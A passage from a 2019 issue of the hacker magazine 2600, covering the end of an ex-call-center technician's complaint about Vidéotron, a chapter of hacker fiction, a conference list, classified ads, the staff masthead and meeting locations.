They also asked you to solve the clients' problems in nine minutes or less, to have post-call poll ratings of "Very Satisfying" or "Wow" (what a dumb answer for a poll!), and to have a low rate of 24-hour or seven-day callbacks (even if sometimes customers needed to call back to finish resolving their problem or just to thank you). They also applied dumb company policies and expected us to explain them to the customers, like the CRTC's rule of not using more than the half of your service for three months in a row on a "partner" network or you would be blocked from service for one complete month (that you still needed to pay for).

So you may understand why I'm not *that* sad about losing the job.

The different departments in the company are in competition because everyone wants to transfer clients to other departments to win some time for their statistics. Workers from Morocco and Egypt often change their names to match those that our grandparents had in order to be more accepted and to receive less racist comments. (I love Québec in a nationalist way, but I'm not a racist and have no hate for immigrants or foreigners, so I find it sad that those workers have an additional layer of shit while they work.) I know that lots of Indians in call centers do the same with their American customers. I remembered hearing a small girl saying "OK Google" after I made the Internet work again. I had a client being charged for more than $1000 of porn in less than two days on his TV decoder. I had clients thinking that the free "Service de Sécurité Vidéotron" (Vidéotron's security service) - an antivirus, would really be sufficient to secure their Windows 7, 8, or 10 computers.


Lots of other techs were, frankly, incompetent (I was often of the same mind as the customers about the job previously done), especially those on the road, who called me sometimes for problems which I had the habit of completing for them. (They are "subcontractors," but still.)

For Vidéotron, all techs supposedly have the same knowledge, which you know is false if you ever worked as a tech. I got my

networking course diploma back in 2018, and resolved the problem of a client who had a problem with his Samsung 7500 Smart TV. The mysterious situation was that since he switched to Vidéotron from Bell, his Wi-Fi connection stopped working. The DHCP gave him no IP, but when the client changed to the manual settings, an IP appeared! It was like trying to divide by zero! The client finally read me something from the configuration page. I told him to deactivate this setting and then the connection finally worked. His TV was set as an access point, so it tried to connect to itself! But those evaluating me (I told them the story while I was in a meeting) whined about it because if the client called back, he would have found that all techs were not the same, and that would have trashed the company's corporate message and image! Even Level Two techs told me that they would have placed the support limit to that problem and that they would have referred the client to Samsung's technical support! What a shame!

On the walls of the call center room, they had written: "# Integrity". Like I told another tech, in bash, what comes after the # is what's excluded from the program. My post-call polls were pretty good, about 87 percent to 93 percent "Very Satisfied" and 30 percent to 33 percent "Wow" ratings. But I took too much time to make the calls because I was "too kind" with clients! What a weird concept for someone who had already studied as a social worker with delinquents. It gives you a good idea of the respect given by the high directors to the customers who pay for their services! If you sell shit to your customers, like the old T66 or the newest X8 TV decoders, don't expect all problems to be solved in nine minutes or less!

So if anybody here wants to work in a call center for an ISP, think twice. Think about your mental health and your happiness - or prepare to be a soulless robot.



Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x17

I jumped up and tried to touch the ceiling. Blind in this pitch black room, my grasping, flailing arms failed to touch anything, and I landed awkwardly. I began to feel around the room, trying to use my hands for eyes. There was a door, wood and not metal at least, but it was thick and heavy.

Featureless painted walls gave a dry rasp as I slid my hands over them. While I couldn't escape via the ceiling, I might be able to just physically break out if the walls were thin enough. I pulled back, took a deep breath and channeled every *Kung Fu* movie I ever watched. I slammed the flat of my palm into the wall's cheap building materials.

After spending the next few minutes realizing I'd just sprained my wrist, I also realized I wasn't going to be able to break through this wall.

I walked slowly through the dark room, bumping my feet against piles of seemingly random collections of hardware and books and papers. I lowered both hands and let

my fingertips brush against them as I passed by each pile. It was dry in here - my fingers stabbed with pain as static electricity crackled and stung.

I would have to escape through the door. Having walked around and feeling my way through most of the room, I stood in what I thought was the center and tried to visualize what I'd felt around me.

This dry and dusty place was a graveyard of IT parts. Old, heavy, ancient things, with sharp points, embedded electronics, parts galore, all of which could be used as tools.

Being an Information Technology Private Investigator is like being "a doctor." There's a lot implied and a lot of complexity, and you need to talk to someone in detail to properly describe it. Regardless of what I was, there was one thing I knew: This IT PI was trapped in a dark, locked room, and the tools of my trade were everywhere. I just needed to find the right ones.

The wall had almost broken my hand, my wrist was still throbbing, but I'd just passed something that made me feel much better. My fingers trailed over a waist-height box, a cold metal chassis so thick it could stop bullets, a front-panel display with a small LED and a sprinkling of familiar buttons, and of course the smell... the smell of power.

I couldn't see in this room, but this technological monster had to be an AS/400 mainframe. Based on 1970s design trends, the world was planning for nuclear war and this technology showed it. If enterprise mainframe servers had a martial arts face-off, the IBM AS/400 would be the sumo wrestler, crushing all in its way.

I ran my finger over the thick textured metal and jumped as I got a static shock. This time I actually saw a pinprick of light as the spark blinked in and out of existence.

It really was too dry in here. Good thing all this equipment was dead already.

...Or was it?

Realization struck like a *Mortal Kombat* Fatality. I had another option. It was elegant, smart, and I would free myself using power from the past.

I reached around, blindly grabbing at machines, knocking over piles of paper and printed manuals, stumbling back and forth in my search. My fingers slid over a box of heavy plastic and a smooth curved screen.

Gotcha.

I knew I'd be able to get out of here. I had everything I needed. I was Prometheus with technological fire.

Grabbing a handful of papers from a shelf I'd just knocked to the floor, I twisted them into a tight column.

Then I picked up the heavy box of a monitor - an old beast, maybe 40 pounds of plastic, metal, and cathode ray tube - the heavy glass funnel that made up the display. They didn't make 'em like that anymore, and that was a good thing. VGA's time was long gone.

I heaved the monitor and placed it next to the AS/400.

Then, making sure I was safely out of the way, I pulled on the top edge of the AS/400, feeling the huge machine slowly tip to the side, and my IBM-sponsored sumo wrestler smashed into the smaller monitor.

As I hoped, I heard the plastic case of the monitor crack and I didn't hear any glass shatter. I pulled apart the broken case, wincing as jagged plastic tore at my skin.

Inside the monitor, I knew from very dangerous experience, was the CRT, the actual screen of the projector. Attached to the back of the CRT was a large capacitor. The capacitor, I hoped, had stored energy, left over from however many months or years this monitor had been here.

This monitor was old enough that hopefully there were no bleeder resistors to remove excess power. It was an early generation and should have a big old capacitor, charged full of electric anger that had been waiting to release for a very, very long time.

I had to be careful or I could kill myself.

Another fun and dangerous thing about ancient technology: No safety standards.

Pulling away shards of brittle plastic, I exposed the back of the CRT. Mounted in the upper half of the sloping back of the CRT, I knew there was a rubber plunger-looking thing. Underneath that plunger was a capacitor, and I wanted to use that to start a fire and light a torch.

I'd then use the light from my torch to really examine the room and figure out what other options I had at my disposal. Worst case, I hoped to at least get a big spark, along with a flash-impression of the room.

My thoughts turned to the other side of the door, planning how I'd make my escape. I had

to still be at RedAction headquarters. Since the lights were out, P@nic's botnet attack must still be running. I was a little confused as to why I wasn't hearing any noise, but that's probably because I'd been thrown in a basement room or somewhere away from the action.

After I got out, I'd just sneak through the RedAction hallways, dodging Oober's mom, and the massive security guard, and anyone else who knew my face. I'd find a safe spot and then would help P@nic take out RedAction. Easy.

In the back of my head I had a small voice piping up, saying that maybe this wasn't the best idea, and maybe I should try another option before chancing electrocution. I ignored that voice as I giggled nervously, tracing the familiar rubber seal with one hand. Then, holding my breath over my rapidly increasing heartbeat, I shoved a wad of paper underneath the seal.

RedAction kidnapped me and threw me in a room with tools. You bet I was gonna use them.

There was an electric snap and I screamed at the sudden spasm that froze my arm in a rictus of pain. My arm dropped away as a fizzling noise faded and disappeared. I smelled smoke. I fell back to the floor, suddenly choking on foul-smelling fumes.

My arm felt like it had been run over. I tried testing it carefully, then stopped as a faint crackling sounded in front of me. Fear rose as my vision returned. Flames were licking around the shattered corpse of the monitor. I got to my feet, stepped back and stared.

Wire shielding was melting, dripping, and feeding the burn. The plastic shards of the monitor chassis were catching on fire.

I suddenly realized that not only was this place dangerously dry, it was filled with hordes of flammable equipment.

In the center of the room, the monitor transformed into a pillar of crackling flame.

My dreams of being a technological Prometheus were as stupid as the Y2K bug. I'd picked the wrong Greek god. Icarus was more my style.

Black smoke vomited from the column of flame, an oily black that mushroomed onto the ceiling, growing and pressing down on me in a hazy lethal blanket.

The room, now that I could see it, was a mess, a forgotten storage room with paper and books scattered everywhere with tons of old hardware. Soon, more would burn and I had no way of putting it out. I'd probably suffocate in this room that was feeling smaller by the second. I had to get out.

Next to the flaming monitor, I saw my last chance, my one hope, my savior in the form of IBM's commitment to awesome: The AS/400.

Making sure to lift with my back and not with my legs, I gasped in spine-popping pain as I heaved up the huge metal box. Stumbling drunkenly and trying to keep my balance, I took tiny careful steps to rotate and face the door. Barely able to stay vertical, my eyes were watering both from effort and the smoke that was quickly filling my vision.

My stomach dropped as I heard the flames begin to literally roar. The ceiling was on fire.

I tipped the AS/400 towards the room's only exit. Tottering in my trembling arms, the mainframe tipped and began to fall. I followed the inertia, shoving the AS/400 forward, aiming for the door which I could now barely see through a darkening haze.

I screamed as I drove the metal edge of the server into the center of the heavy wooden barrier. The door shuddered and collapsed against the might of my highest-tech battering ram.

Splinters and shards of wood tore my face, arms and chest as I fell through the broken door. Black smoke poured out from the ruined entrance above me.

Choking, I slowly got to my feet and squinted up at the sun....

The sun? Well, that wasn't right. I turned and looked at the room I'd just left.

It wasn't a room, it was a building. I was standing outside on a cracked concrete sidewalk.

The small office building was tiny, brown, built quick and cheap, and it was burning from the inside. Fire alarms failed to ring and sprinklers failed to spray as smoke poured from the door I'd just left.

I'd just taken a step back when the roof exploded into flame, then collapsed. Fire and black smoke caught in a sudden wind and danced high into the sky.

This wasn't RedAction. This was somebody's office just off a highway I didn't recognize in the middle of nowhere, and I'd just burned it down.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

July 27-28
Maker Faire Detroit
The Henry Ford
Dearborn, Michigan
detroit.makerfaire.com

August 3-4
Maker Faire Tokyo
Big Sight
Tokyo, Japan
makezine.jp/event/mft2019

August 3-4
Vintage Computer Festival West
Computer History Museum
Mountain View, California
vcfed.org/wp/festivals/
➥vintage-computer-festival-west

August 8-11
DEF CON 27
Paris, Bally's, Planet Hollywood
Las Vegas, Nevada
www.defcon.org

August 8-15
BornHack
Hylkedamvej 54
Gelsted, Funen, Denmark
bornhack.dk

August 21-25
Chaos Communication Camp
Ziegeleipark Mildenberg
Zehdenick, Germany
events.ccc.de

September 6-8
DerbyCon 9.0
Marriott Louisville
Louisville, Kentucky
www.derbycon.com

September 13-15
Balkan Computer Congress
Congress Centre
Novi Sad, Serbia
2k19.balccon.org

September 21-22
World Maker Faire New York
New York Hall of Science
Queens, New York
www.makerfaire.com

September 26-28
Security B-Sides MSP
Be the Match
Minneapolis, Minnesota
www.bsidesmsp.org

October 18-20
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

October 24-25
GrrCON
DeVos Place
Grand Rapids, Michigan
grrcon.org

November 15-17
Hack3rCon X
Charleston Coliseum and Convention Center
Charleston, West Virginia
www.securewv.org

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

Events

JOIN US FOR THE MINNEAPOLIS/ST. PAUL B-SIDES this fall! Regular tickets $10.00, free tickets for students. September 26-28, 2019, https://www.bsidesmsp.org/ for more information.

For Sale

OPEN SOURCE HARDWARE: crowdfunded and in-stock on Crowd Supply (crowdsupply.com). Includes software-defined radios (SDRs), DIY computers, NASs, FPGA boards, open silicon (RISC-V), hardware encryption/security devices, kite-balloons, workbench tools, optical decoders, and opportunities to help fight the DMCA (see bunnie huang's NeTV2 project).

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at https://leanpub.com/techgeek. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

SAN ANTONIO RADIO MEMORIES *- LET 'EM OUT!* Remembering San Antonio Radio (and technology) in the 40s, 50s, 60s, and 70s. Profits go to ARRL. Visit www.velocepress.com/books/arts/sarm.php to order today!

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

PORTABLE PENETRATOR. WiFi Pen Testing software. Find WPA, WPA2, WPS, WiFi Keys. Vulnerability Scanning & Assessment Customize reports to use for consulting. Coupon code 20% off: 2600. https://shop.secpoint.com

HACKERSTICKERS.COM now carries cDc merchandise, sells lock pick sets, Bawls energy mints, and an awesome lineup of hacker clothing including the new Johnny Cupcakes x HackerStickers collaboration Hacker Big Kid Shirt. Get all the goods at HackerStickers.com.

HEATHKIT BOOK: Interested in vintage electronics? *Classic Heathkit Electronic Test Equipment* by Jeff Tranter covers Heathkit's test equipment line, with in depth coverage of different models including oscilloscopes, meters, tube testers, etc., as well as a history of Heathkit and resources for collecting and restoration. 140 pages in 11 chapters plus appendices. Retails for $19.95 from lulu.com and amazon.com.

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

Help Wanted

PERSONAL ASSISTANT. I need someone to go online for me because I'm incarcerated and have no Internet access so I'm looking to hire a personal assistant. Pay: As agreed per project about 1-5 hours per month, you choose your hours. Duties: Internet research, Internet shopping, sending e-mail, etc. Must Have: Own phone, Internet access, computer and printer. Experience: No experience necessary but the following skills and interests are helpful. Self-motivated, the ability to follow instructions, and an attention to details. Computer and Internet skills. With an interest in the rehabilitation of criminals and the mentally ill, helping others, fundraising, and advertisement. Please mail me your name, contact address, and phone number, along with reason I should pick you. Eugene Banks, 1111 Highway 73. Moose Lake, MN 55767-9452

JOIN THE HTTPS://CODEFOR.CASH community and earn money with freelance programming jobs. All hats welcome!

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com.

DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

Services

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have an increasing amount of digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

ASPIRING TO BE THE MOST ETHICAL TECH SHOP IN THE WORLD, Technoethical.com offers the largest catalog of hardware products certified by the Free Software Foundation (FSF) to Respect Your Freedom (RYF) [fsf.org/resources/hw/endorsement/technoethical]. As a user of Technoethical devices, you have the maximum control over your computing, being able to use, copy, modify, and distribute all the bits in the operating system and, when possible, even at lower levels, such as the boot firmware. The shop sells laptops and servers pre-installed with a fully free (as in freedom) BIOS replacement and GNU/Linux-libre distributions verified and endorsed by the FSF. All x86_64 devices serviced and sold have Intel's intentional backdoor, the Management Engine [u.fsf.org/2g0], completely removed. As the only shop that sells phones with Replicant [replicant.us] pre-installed, you can be the first hacker on your block to own an Android-based device with an operating system that can be compiled completely from source with no proprietary blobs. You can also buy from Technoethical a diverse array of WiFi adapters that work with drivers and firmware that are fully hackable and operate also in the Access Point mode. Moreover, Technoethical provides installation/

liberation services for all computers that are also sold as products. You can ship your compatible computer to Technoethical, or ask the team to organize a workshop in your local hackerspace or free software event. With 4 years of experience on the market, Technoethical is operated by a geographically distributed team of hackers from North America, the European Union, Russia, and Australia that closely follow the software freedom principles of the GNU project. Use the coupon code 2600MAG to receive a 5% discount on all Technoethical products. Order today and join Richard Stallman among the many happy customers of Technoethical!

SKEPTICAL OF GITHUB? sr.ht is an in-progress software suite for hosting open source projects that's more in tune with the hacker way. sr.ht is more modular and more flexible, with features like mailing list driven development and full virt build automation with KVM. Interested in helping test the beta? Reach out to SirCmpwn: sir@cmpwn.com

UNIX SHELL ACCOUNTS & WEB HOSTING SINCE 1999. We include hundreds of funny, relevant vhosts for IRC, and access to new and classic *nix programs, compilers, and languages. JEAH.NET hosts eggdrop bots, bouncers, IRCD, and web sites. *2600* readers' setup fees are waived. JEAH.NET is one of the oldest and most trusted for fast, stable shells. BTW: FYNE.COM offers free DNS hosting and WHOIS privacy for $5 with all domains registered or transferred in!

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, CEH, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers*, *2nd edition* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

SQUIDIX provides serious discounts for fantastic web hosting for *2600* readers. We love our clients and they love us. Our *2600* promotion will give you a Super Squid hosting platform for only $26.00 for the first year, then only $9.95 per month when paid annually. Sign up today and get free domain or domain renewal. This offer valid for any new accounts in 2018 and includes a free CPanel transfer of one existing site. Sign up at www.squidix.com

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

LOCKPICKING101.COM - a locksport community driven by lock picking hobbyists and locksmiths alike. New to lock picking or want to advance your skills or help others learn? Just head over to LockPicking101.com and say Mr. Picks sent you!

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin and offer automated order processing! Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

Personals

I AM A WOMAN INCARCERATED IN FEDERAL PRISON. I'm hoping to find an intelligent, curious penpal with hacker mentality. I will be released sometime around the holidays this year. While I am here, I do a lot of reading. I'm finishing a vet assisting correspondence course, studying more about Linux, and trying to remain healthy in an unhealthy environment. Besides *2600,* I read *SciAm,* cyberpunk, history, animal welfare, behavior and psychology, law and politics - especially computer-related. My interests are far ranging and diverse. I have many passions from outdoor fun to Internet freedom, whistleblower, transparency and privacy causes. I AM opinionated (for example, if you do not support WikiLeaks, don't bother writing), yet also funny, idealistic, and caring. I love to learn and think, and there is not a lot of that available here. I'm considered white collar crime for providing dark web info and anti-facial recognition tools to others. So please write (I can also email if you send your email handle) and tell me what you're about and what's going on in your world. I like science, politics, everything tech - but most of all, a person willing to take time to be an LED in this often dim and dark world. Stacia Quarto, 92274051 Unit 2 South, FMC Carswell, PO Box 27137, Ft. Worth, TX 76127.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Autumn issue: 8/21/19.

ANNOUNCING THE *2600* TOTE BAG!

This is something people have been requesting for a while. Well, we listened! These bags have the *2600* government seal logo on both sides and have been tested in grocery stores and many other rugged scenarios. They're strong enough to hold a bunch of back issues or most anything else you can cram into them. And they look sharp as well.

$7.99 each,
4 for $29.99 plus shipping

Find this and all kinds of other fun hacker stuff at store.2600.com

The Lifetime *Hacker Digest* PDF Subscription

We now have nearly every year of *2600* digitized! In fact, this summer we will finally complete this project. So by becoming a lifetime subscriber, you will be able to get EVERYTHING we've ever published, plus everything we publish in the future! We've never had a deal this great before. All Hacker Digests are in PDF format and completely DRM-free. (Existing lifetime subscribers to the analog edition can get all of this for only $100.)

Visit store.2600.com and click on Downloads/PDF

Want to Become a Digital Subscriber to *2600*?

In addition to the good old-fashioned paper version, you can now subscribe in more parts of the world than ever via Google Play, the Nook, and the Kindle. The joy of having a new issue arrive on your device every quarter is simply indescribable, which is convenient for us because we're out of space.

Head to digital.2600.com for the latest

"Two years from now, spam will be solved." - Bill Gates, 2004

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

S T A F F

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Kurupt FM, The Knife, Arthur H, Bronx Dogs

Shout Outs: Dano Wall, Chabuddy G, Goodwood

RIP: PEE, Cookie, White Port and Lemon Juice

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2018 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2019; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Bellagamba Bodegon, Armenia 1242, 1st table to the left of the front door.
Catamarca: Rincon Universitario, Av. Belgrano 413, 1st floor. 7 pm
Parana: One Love Bar. Cervantes 384. 8 pm
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (ground floor, outdoor area). 6 pm
Melbourne: The Charles Dickens Tavern, Block Arcade, 290 Collins St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Vienna: RIAT - Institute for Future Cryptoeconomics, Neubaugasse 64-66/3/4

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital shopping center, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, 2nd floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Frites Quarry Bay, G/F Oxford House.

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, 1st floor, Place de la Republique. 6 pm

GERMANY

Berlin: East Side Mall food court in front of Manju. 7 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), 2nd floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

KAZAKHSTAN

Astana: CheckPoint Brasserie, Koshkarbayeva St 34. 8 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

POLAND

Krakow: VRCafe (upstairs), Dolnych Mlynow 10. 8 pm

PORTUGAL

Lisbon: Amoreiras Shopping, food court next to Portugalia. 7 pm

RUSSIA

Moscow: RNDM, Nastavnicheskiy Pereulok, 13-15 Building 3. 7 pm
Murmansk: Teplo, Teatralny Bulvar, 6. 7 pm
